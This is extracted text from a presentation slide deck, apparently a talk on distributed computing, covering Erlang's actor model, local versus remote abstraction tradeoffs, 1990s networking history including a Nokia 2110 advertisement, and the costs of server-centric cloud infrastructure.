


# Random Walk





# *A Cambrian Explosion of Approaches!*





Meta 

# *Let's Go Exploring!*

- Has the world meaningfully changed?
- What are the resulting tradeoffs?
- Is anything holding us back?



Photo credit: Chad Kohalyk



Meta 

*Balance*

*Avoid Success* at All Cost



Meta 

*Balance*

Avoid ***Success at All Cost***



Meta 

*Where Do We Go From Here?*

Are **processes** central?



How We Got Here

# *Context & Consequence*





Context & Consequence 

# *Actors in the Sky*

Actors are an amazing fit for cloud computing.

***...why?***



Context & Consequence 

## *We All Know the Story*

Erlang was designed with a specific objective in mind: “to provide a **better way of programming telephony applications.**”













[...] Language features that were not used were removed.

– Joe Armstrong, A History of Erlang



# Context & Consequence

## *Good Design Tradeoffs*


	 <b>Near Memory</b>	 <b>Far Memory</b>
 <b>Feels Local</b>		 Hidden, automatic  Leaky abstraction  Exposing knobs
 <b>Feels Remote</b>	 Powerful control  Manual boilerplate  Adding abstraction	



# Context & Consequence

## The Year Was 1994...

# W3C<sup>®</sup>



Network Working Group  
Request for Comments: 1105

K. Lougheed  
cisco Systems  
Y. Rekhter  
T.J. Watson Research Center, IBM Corp.  
June 1989

**A Border Gateway Protocol (BGP)**

# THE MOST 1001100011011 PHONE.



## NOKIA 2110



Some digital cellular phones are more digital than others. For GSM data transmission with your portable computer, the Nokia 2110 is the only phone to offer you almost unlimited compatibility and trouble-free connections with automatic error correction. The Nokia Cellular Data Card connects your Nokia 2110 phone to your PC or Macintosh via the PCMCIA slot. If you don't have this slot, or if you use a small palmtop organizer, what you need is the Nokia Data Card Expander. The Nokia 2110. The most compatible phone.

**NOKIA**  
CONNECTING PEOPLE 



# Context & Consequence

## *Less is More*





## Context & Consequence

# *So Much Leakage*

- Single source of truth ("**the**" database)
- Server-centric
  - "Full stack development"
  - DevOps, Docker, k8s
  - How to train enough engineers?
- Infrastructure Hegemony
  - AWS (47%), Azure (19%), GCP (9%)





Context & Consequence 

*So Much Leakage* 

...how fix?





Getting Out of the Painted Corner



***New Space to Play***





New Space to Play 🪁

